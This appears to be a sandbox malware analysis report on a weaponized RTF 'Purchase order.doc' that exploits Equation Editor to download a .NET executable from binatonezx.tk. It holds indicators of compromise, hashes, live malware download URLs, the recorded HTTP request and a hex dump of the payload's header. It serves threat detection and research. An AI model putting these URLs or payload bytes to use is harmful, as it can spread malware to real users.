	QUOTE B1018530.doc	Get hash	malicious	Browse	• binatonez x.tk/mazx.exe
	About company.doc	Get hash	malicious	Browse	• binatonez x.tk/gregzx.exe
	Purchase order_122.doc	Get hash	malicious	Browse	• binatonez x.tk/catzx.exe
	PRICE QUOTATION.doc	Get hash	malicious	Browse	• binatonez x.tk/seaso nzx.exe
	PROFORMA INVOICE.doc__.rtf	Get hash	malicious	Browse	• binatonez x.tk/obinn azx.exe
	Purchase Order.doc	Get hash	malicious	Browse	• binatonez x.tk/villarzx.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
binatonezx.tk	Swift-copy.doc	Get hash	malicious	Browse	• 2.56.59.211
	RFQ for _RTO system packages product details.doc	Get hash	malicious	Browse	• 2.56.59.211
	Purchase order_122.doc	Get hash	malicious	Browse	• 2.56.59.211
	SMC Req Offer.doc	Get hash	malicious	Browse	• 2.56.59.211
	Original Shipping documents.doc	Get hash	malicious	Browse	• 2.56.59.211
	payment.doc	Get hash	malicious	Browse	• 2.56.59.211
	_Payment Advise.doc	Get hash	malicious	Browse	• 2.56.59.211
	FLOW LINE CONTRACT00939.doc	Get hash	malicious	Browse	• 2.56.59.211
	QUOTE B1018530.doc	Get hash	malicious	Browse	• 2.56.59.211
	About company.doc	Get hash	malicious	Browse	• 2.56.59.211
	Purchase order_122.doc	Get hash	malicious	Browse	• 2.56.59.211
	PRICE QUOTATION.doc	Get hash	malicious	Browse	• 2.56.59.211
	PROFORMA INVOICE.doc__.rtf	Get hash	malicious	Browse	• 2.56.59.211
	Purchase Order.doc	Get hash	malicious	Browse	• 2.56.59.211
caddy-2-4-3-a154c717787f8b4f.elb.us-east-1.amazonaws.com	KZJgRYREQC.exe	Get hash	malicious	Browse	• 54.157.107.32
	CV 10-06-2021.xlsx	Get hash	malicious	Browse	• 54.157.107.32
www.filecrev.com	Purchase Order.doc	Get hash	malicious	Browse	• 202.165.66.108

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GBTCLOUDUS	setup_installer.exe	Get hash	malicious	Browse	• 2.56.59.42
	Swift-copy.doc	Get hash	malicious	Browse	• 2.56.59.211
	jGK42jrs2j.exe	Get hash	malicious	Browse	• 2.56.59.42

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DDEEBC8CCCC58E25CE1709B0E9A519B2BD46472E92860.exe	Get hash	malicious	Browse	• 2.56.59.42
	p3lJWYfJZw.exe	Get hash	malicious	Browse	• 2.56.59.42
	RFQ for _RTO system packages product details.doc	Get hash	malicious	Browse	• 2.56.59.211
	Purchase order_122.doc	Get hash	malicious	Browse	• 2.56.59.211
	SMC Req Offer.doc	Get hash	malicious	Browse	• 2.56.59.211
	Original Shipping documents.doc	Get hash	malicious	Browse	• 2.56.59.211
	6FD5C640F4C1E434978FDC59A8EC191134B7155217C84.exe	Get hash	malicious	Browse	• 2.56.59.42
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 2.56.59.42
	0OeX2BsbUo.exe	Get hash	malicious	Browse	• 2.56.59.42
	AB948F038175411DC326A1AAD83DF48D6B65632501551.exe	Get hash	malicious	Browse	• 2.56.59.42
	365F984ABE68DDD398D7B749FB0E69B0F29DAF86F0E3E.exe	Get hash	malicious	Browse	• 2.56.59.42
	C03C8A4852301C1C54ED27EF130D0DE4CDFB98584ADEF.exe	Get hash	malicious	Browse	• 2.56.59.42
	Fri051e1e7444.exe	Get hash	malicious	Browse	• 2.56.59.42
	payment.doc	Get hash	malicious	Browse	• 2.56.59.211
	_Payment Advise.doc	Get hash	malicious	Browse	• 2.56.59.211
	wA5D1yZuTf.exe	Get hash	malicious	Browse	• 2.56.59.42
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 2.56.59.42
AMAZON-AESUS	triage_dropped_file.dll	Get hash	malicious	Browse	• 3.232.242.170
	Payment Advice.exe	Get hash	malicious	Browse	• 3.223.115.185
	AWB#708900271021,PDF.exe	Get hash	malicious	Browse	• 34.237.7.9
	2jFfKOEefN.exe	Get hash	malicious	Browse	• 3.223.115.185
	vx55dc0wlv.exe	Get hash	malicious	Browse	• 34.233.132.165
	SKGCM_YAHYA AZHEBS#U0130 Ponuda proizvoda7.exe	Get hash	malicious	Browse	• 52.20.84.62
	usuyeoiSVT.exe	Get hash	malicious	Browse	• 44.199.40.234
	PLSW217DEJ59.vbs	Get hash	malicious	Browse	• 34.199.8.144
	Order.exe	Get hash	malicious	Browse	• 3.223.115.185
	RIVERSEDGE #PO, INVOICE Acknowledge & E- Check Remittance Advice - Copy.html	Get hash	malicious	Browse	• 35.168.68.183
	payment advice_16000.exe	Get hash	malicious	Browse	• 52.21.5.29
	hSNPFOpBGX.exe	Get hash	malicious	Browse	• 3.220.57.224
	Wq9FLAFuS8.exe	Get hash	malicious	Browse	• 54.91.6.89
	Unpaid invoice.exe	Get hash	malicious	Browse	• 3.223.115.185
	IMS211323.xlsx	Get hash	malicious	Browse	• 54.192.66.129
	Swit_copy.exe	Get hash	malicious	Browse	• 54.172.82.69
	Proof oF Payment.htm	Get hash	malicious	Browse	• 3.232.242.170
	Enquiry docs.exe	Get hash	malicious	Browse	• 3.223.115.185
	DRAFT CONTRACT 0000499000-1100928777-pdf.exe	Get hash	malicious	Browse	• 35.172.94.1
	RIVERSEDGE #PO, INVOICE Acknowledge & E- Check Remittance Advice - Copy.html	Get hash	malicious	Browse	• 34.239.200.172

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\villarzx[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	533504
Entropy (8bit):	7.535605271538659
Encrypted:	false
SSDEEP:	6144:qY6tTkkAiotWImLrfqldKQgpvXgfcJHSZU4qZYdNsagHan0BE8bPzNGq+mC3YS0b:YBImHHQ42ISNqFag6n0Bh7Nz+ma2

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\villarzx[1].exe	
MD5:	E78C85674617F34A2F69FFC8DA6A3C48
SHA1:	9BFA82536DC11203B91441158DC5B8752126402E
SHA-256:	342BAC531D9B15D642629E91AF8944289AF752DD5D70C687E39CEFE9A14DC81D
SHA-512:	982E4325121967576F12EC8710E4397E0118B41524ED14F7581F44B5641BB7B574E2A64F01F3B132D595058E0D76F822AE7D197AF6290CEA9F19F86A9FEB27CE
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 38%
Reputation:	low
IE Cache URL:	http://binatonezx.tk/villarzx.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....xa.....0.....6... ...@....@.. .....@.....5..O....@..(.....`..... ..... ..H.....text..... ..... ..`.rsrc...(....@.....@..@.relo c.....`.....".....@..B.....5.....H.....t....|.....&.(.....*...0..H.....s.....~.....(.....~.....,s.....(.....*.....#<.....0..... .....+..*..0.....s.....+..*..0.....sR....+..*..0.....sT....+..*..0.....s.....+..*..0.....s.....+..*..0.....s.....+..*...}.....}.....(.....r...p}....*z..}.....}.....(.....} ....*...}.....}.....(.....}.....}....*...}.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{79E0ADDF-4BCA-42D2-95DC-650BFEE60233}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	177152
Entropy (8bit):	7.970411716686075
Encrypted:	false
SSDEEP:	3072:cr+OFkZ8MtvknSS6grNZM3dVeqIoUxnVWWwRJZgaepJWma515A:cx27JkSS6KNZSXVnWSoaKam
MD5:	808C3076CEA76ACAF4CE2218088D1F91
SHA1:	FC4D7C9881D7252978C55CA0CB181CC894B7F247
SHA-256:	53D4A9BB3433619E3E72AB49B22CF6CF2C48A6B34FF2DFBA295D8D9E0C703436
SHA-512:	D756F0159282D142FC348541102BC60BC742E3845D269D6A2D57111CBFA0DFCC2C8EB193E36A9CC9F60FFB901FC47430660C1DB40CC88E1E72D17F4CB699F4
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	.....>.....W..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D. ..E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{3AC3AA43-F534-4DDB-AF6A-E52603844969}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{CE200956-F676-4F00-A1C2-2784A0C388FF}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	13312
Entropy (8bit):	3.5651044838041828
Encrypted:	false
SSDEEP:	384:qeOuKpy4UFilNuoxijZcwINCZDLRdHNYZ:qehK8jFilN9xUZcFkZDLRdHNYZ
MD5:	8D48293FF3DF3084EA6F2A671CBB7364
SHA1:	4DDFE751D6C3A665CD8BF35317E3EB893EF248A3

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{CE200956-F676-4F00-A1C2-2784A0C388FF}.tmp	
SHA-256:	8C6C35A0E9F2D6724677D1EBA39707B86CCB5FE5DDD31B6B0FC88EE5EE31D430
SHA-512:	177025E887A9E9E643D0A25FFB11A2FFF01D7361717810E83E14C9EC92624570695770AA39D02E674A3DCA74030F4DFD5B080C1317A19842CB6CE91F7C2AA70D
Malicious:	false
Reputation:	low
Preview:	%.....`...2.[.+.0.).^.8.[.6.4.'.5.!.8.~.|.1.(.0.?.|.[.6.4.1.-.?.<.?.).;.?.3.%.?.?.2.&.|.#.?.$.?.!.;.`.?.^.).~._.].\|.5.).1.%.`.6.&.9.?...?.&.^...2.9.;.#.;.0.=.@.?.;.5.?...@.~...-.%./.:.?.^.&... [.@.~.%...=.`.%.~.7.\|.`.%.?.5.'.<...;.+.%.-.7.8.*.7.?.%.[.*.6.!.[.].\|.].(.~.+.-.6.<.%.2.]0._.9.?.].`.\|.^.?.7.4.5...=.].1.[.9.(.-...-...].@.:.3.1.?.3...-.#.@.^.2.@._./.?.9.&...?.2.%.\|...4. ?.?.%.:.;.7.,.3...?.).%.-.#.6.+.!.?.5...1.!.9.<.+.\|.?.*.].;.&.^.^.8.<.`.6.>.).8.'.`.$.%.9.!.7.(.`...#.].2.(.3.@.-.?.<.?.$.?.*...,.~.%.#.%.?.(.8.+.6.\|...../.`.?.<.1.*.?.1.;.:.@.$.?...9.7._.'.|._...../. &.+.).?.7.&.<.$.?.>.(.'.#.*.?.[..._.3.>.~.$.1.8.<.%.3.?.$.?.3.&.?.:.%.!.#.~.@.+.5.6.?.8.8.?.8.@.@.4.:.+.4.1.3.&.<...>.]...5.^.,.?.@.6.).;.=.(.>.?.+.~.%.%.....;.;...%.;.].#.\|.^.;.]...'.'.~.>. ..?.2.!.:.%.:...(.5.1.9.?.'.[.8.+.(...3.].3.?.:.(.#...\|.6.=.4...1.(.\|.0.].&.?.+.?...?.@.^.2.'.*.2...=.:.2.7.'.8.7.?.2.#.<.4.3.%.</.,...%.%.[.!.'.?.'.%.?._.;.]._.<.6.%.?.;.>.(.%.3.#.?.?.?.4.&.(.?. (.%.%.....6.%.?.4.[...,.@.?.$.$._.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{E7122D4A-0A99-4D1B-A260-A7FE10FBEC45}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3555252507007243
Encrypted:	false
SSDEEP:	3:IiiiiiiiiiIf3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbH:IiiiiiiiiifdLloZQc8++lsJe1MzQ
MD5:	BA8C943012DEE7467DE3D83DA2828CB3
SHA1:	9BF9A5BD82BF4512F5E106E584B62321C0BC0CA8
SHA-256:	13C424963F6EFD1B2101805A2A260B35C852F96C34015C747E47A11DD057E6A8
SHA-512:	4A6523236AEF44C2374E7C982898D9AB71EFCC3C87DD4CD22E43A31451088DFA05F9580815681C460B8BDAF3DFBF1902420125C23ED1D9B8E189C3321015508
Malicious:	false
Reputation:	low
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Purchase order.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:58 2021, mtime=Mon Aug 30 20:08:58 2021, atime=Wed Oct 27 22:38:18 2021, length=532611, window=hide
Category:	dropped
Size (bytes):	1034
Entropy (8bit):	4.538266037575395
Encrypted:	false
SSDEEP:	12:8SX0e0EtgXg/XAlCPCHaXeBhB/a/X+WOZU2+5jicvbrCNAsn0Is55DtZ3YilMMEK:8SX0O/XTuzIcckevq/A3Dv3qVE/7Eg
MD5:	731A1C224809E23D6D2AA8A7236E4EC2
SHA1:	10953EEBFB40781CADD8ED80928F63ED7A1DA962
SHA-256:	CDA5C7B062C04D2EBB818D60B955EEE04A50F3ECD3C8CF8105AC4A0683EE93DC
SHA-512:	6AAE94909EEB6A3A33C44097F4B9CFC1AD9656CAB96F07D910A1B82080843A540B5A7570DC314ECD7012CC4B14483C55A271C7C295531ABF1F485A3A43DB447
Malicious:	false
Preview:	L.....F.... .....?.....?...?B'..... .....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....S ...user.8.....QK.X.S .*...&=....U.....A.l.b.u.s.....z.1.....S"...Desktop.d.....QK.X.S".*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .7.6.9.....n.2.. ..[S. .PURCHA~1.DOC..R.....S ..S .*.....P.u.r.c.h.a.s.e. .o.r.d.e.r...d.o.c.....|.....-...8...[.....?J.....C:\Users\..#.....\\066656\User s.user\Desktop\Purchase order.doc.).....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P.u.r.c.h.a.s.e. .o.r.d.e.r...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.- .2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....066656.....D_....3N...W...9..g.....[D_

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	79
Entropy (8bit):	4.549839610519029
Encrypted:	false
SSDEEP:	3:bDuMJlt34KRAXdrFomX1aWN4KRAXdrFov:bCmoAAXd5yNAAXd5y
MD5:	BB79F1241DACCBC8C081EF907446DF67
SHA1:	A57670C3D8F3E52BDCD51C7993433291B1F6A50F
SHA-256:	ED8DF729758B4781973C7A4798964CE386E6E707EBFB2F7ECD67F3C6FC109785
SHA-512:	463D7A0B1C98AA5E46E6827CD4A62A48EDB7C4E9F76DB943730CB3B88440DCED863FBEA1EA6E3C878302E810A2A6C750D99F49977B4313216715BA01F0FB378 C
Malicious:	false
Preview:	[folders]..Templates.LNK=0..Purchase order.LNK=0..[doc]..Purchase order.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\villar8681.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	533504
Entropy (8bit):	7.535605271538659
Encrypted:	false
SSDEEP:	6144:qY6tTkkAiotWImLrfqldKQgpvXgfcJHSZU4qZYdNsagHan0BE8bPzNGq+mC3YS0b:YBImHHQ42ISNqFag6n0Bh7Nz+ma2
MD5:	E78C85674617F34A2F69FFC8DA6A3C48
SHA1:	9BFA82536DC11203B91441158DC5B8752126402E
SHA-256:	342BAC531D9B15D642629E91AF8944289AF752DD5D70C687E39CEFE9A14DC81D
SHA-512:	982E4325121967576F12EC8710E4397E0118B41524ED14F7581F44B5641BB7B574E2A64F01F3B132D595058E0D76F822AE7D197AF6290CEA9F19F86A9FEB27CE
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 38%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....xa.....0.....6... ...@....@.. ..... .@.....5..O....@..(.....`..... c.....`.....".....@..B.....5.....H.....t....|.....&.(.....*...0..H.....s.....~.....(.....~.....,s.....,..(.....*.....#<.....0..... .....+..*..0.....s.....+..*..0.....sR....+..*..0.....sT....+..*..0.....s.....+..*..0.....s.....+..*..0.....s.....+..*..0.....s.....+..*...}.....}.....(.....r...p}....*z..}.....}.....(.....} ....*...}.....}.....(.....}.....}....*...}.

C:\Users\user\Desktop\~$rchase order.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	4.010742433150536
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	Purchase order.doc
File size:	532611
MD5:	b0e95a4af180627b781257494c5bd43b
SHA1:	a660ad6781f25a7a3ce699751495f0cb2adf7196

General

SHA256:	51d82db8f2b1b3d5387e3c400b1a3ad27371e4340343aa4affe4165d51334d90
SHA512:	cfca9ff89cbc1bdf2f63c47b4e6b5fdb09af813e357ca9fe07ef26cb48d3aa65cccd32ac96814b36481fe20af5d0342dfe1ed423f607c64a7f9d22954b3f321f
SSDEEP:	12288:Mq/DepHZjIfzrFqYq7aycaNwDTxDREZSBIihUZUz:7GpIrMvcysTpaihUez
File Content Preview:	{\rtf5477%..`.2[+0)^8[64'5!8~|1(0?|[641-?<?);?3%??2&|#?$?!;`?^)~_]/5)1%`6&9?.?&^.29;#;0=@?;5?.@~.-%/:?^&.[@~%.=`%~7\|`%?5'<.;+%-78*7?%[*6![]\|](~+-6<%2]0_9?]`\|^?745.=]1[9(-.-.]@:31?3.-#@^2@_/?9&.?2%\|.4??%:;7,3.?)%-#6+!?5.1!9<+\|?*];&^^8<`6>)8``$%9!7(`.#]2(3@

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000018F7h								no
1	000018BFh								no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/27/21-16:40:39.297759	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	50591	8.8.8.8	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 27, 2021 16:39:11.637491941 CEST	192.168.2.22	8.8.8.8	0xdf6c	Standard query (0)	binatonezx.tk	A (IP address)	IN (0x0001)
Oct 27, 2021 16:40:39.274214029 CEST	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.filecrev.com	A (IP address)	IN (0x0001)
Oct 27, 2021 16:40:56.300431967 CEST	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.charlotte-s-creations.com	A (IP address)	IN (0x0001)
Oct 27, 2021 16:41:16.763684034 CEST	192.168.2.22	8.8.8.8	0x30e0	Standard query (0)	www.tapehitsscriptsparty.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 27, 2021 16:39:11.675817966 CEST	8.8.8.8	192.168.2.22	0xdf6c	No error (0)	binatonezx.tk		2.56.59.211	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 27, 2021 16:40:39.297759056 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.filecrev.com		202.165.66.108	A (IP address)	IN (0x0001)
Oct 27, 2021 16:40:56.351763010 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.charlotte-s-creations.com	ssl2.site123.com		CNAME (Canonical name)	IN (0x0001)
Oct 27, 2021 16:40:56.351763010 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	ssl2.site123.com	caddy-2-4-3-a154c717787f8b4f.elb.us-east-1.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Oct 27, 2021 16:40:56.351763010 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	caddy-2-4-3-a154c717787f8b4f.elb.us-east-1.amazonaws.com		54.156.84.168	A (IP address)	IN (0x0001)
Oct 27, 2021 16:40:56.351763010 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	caddy-2-4-3-a154c717787f8b4f.elb.us-east-1.amazonaws.com		54.145.162.195	A (IP address)	IN (0x0001)
Oct 27, 2021 16:40:56.351763010 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	caddy-2-4-3-a154c717787f8b4f.elb.us-east-1.amazonaws.com		3.87.84.223	A (IP address)	IN (0x0001)
Oct 27, 2021 16:40:56.351763010 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	caddy-2-4-3-a154c717787f8b4f.elb.us-east-1.amazonaws.com		54.157.107.32	A (IP address)	IN (0x0001)
Oct 27, 2021 16:41:16.787118912 CEST	8.8.8.8	192.168.2.22	0x30e0	Name error (3)	www.tapehitsscriptsparty.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- binatonezx.tk
- www.filecrev.com
- www.charlotte-s-creations.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	2.56.59.211	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 16:39:11.721872091 CEST	0	OUT	GET /villarzx.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: binatonezx.tk Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 16:39:11.753971100 CEST	2	IN	HTTP/1.1 200 OK Date: Wed, 27 Oct 2021 14:39:11 GMT Server: Apache/2.4.48 (Unix) OpenSSL/1.0.2k-fips Last-Modified: Wed, 27 Oct 2021 07:18:31 GMT ETag: "82400-5cf5066baacfe" Accept-Ranges: bytes Content-Length: 533504 Vary: User-Agent Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 e4 a2 78 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 18 08 00 00 0a 00 00 00 00 00 00 0a 36 08 00 00 20 00 00 00 40 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 b8 35 08 00 4f 00 00 00 00 40 08 00 28 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 08 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 10 16 08 00 00 20 00 00 00 18 08 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 28 06 00 00 00 40 08 00 00 08 00 00 00 1a 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 60 08 00 00 02 00 00 00 22 08 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ec 35 08 00 00 00 00 00 48 00 00 00 02 00 05 00 10 be 00 00 b8 be 00 00 03 00 00 00 74 01 00 06 c8 7c 01 00 f0 b8 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 26 02 28 17 00 00 0a 00 00 2a 00 00 1b 30 02 00 48 00 00 00 01 00 00 11 14 80 01 00 00 04 73 18 00 00 0a 80 02 00 00 04 00 7e 02 00 00 04 0a 16 0b 06 12 01 28 19 00 00 0a 00 00 7e 01 00 00 04 14 fe 01 0c 08 2c 0a 73 01 00 00 06 80 01 00 00 04 00 de 0b 07 2c 07 06 28 1a 00 00 0a 00 dc 2a 01 10 00 00 02 00 19 00 23 3c 00 0b 00 00 00 00 13 30 01 00 07 00 00 00 02 00 00 11 00 16 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 03 00 00 11 00 73 0b 00 00 06 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 04 00 00 11 00 73 52 00 00 06 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 05 00 00 11 00 73 54 00 00 06 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 06 00 00 11 00 73 a1 00 00 06 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 07 00 00 11 00 73 cf 00 00 06 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 08 00 00 11 00 73 da 00 00 06 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 09 00 00 11 00 73 80 00 00 06 0a 2b 00 06 2a 8a 02 16 7d 0a 00 00 04 02 17 7d 0b 00 00 04 02 28 1b 00 00 0a 00 00 02 72 01 00 00 70 7d 05 00 00 04 2a 7a 02 16 7d 0a 00 00 04 02 17 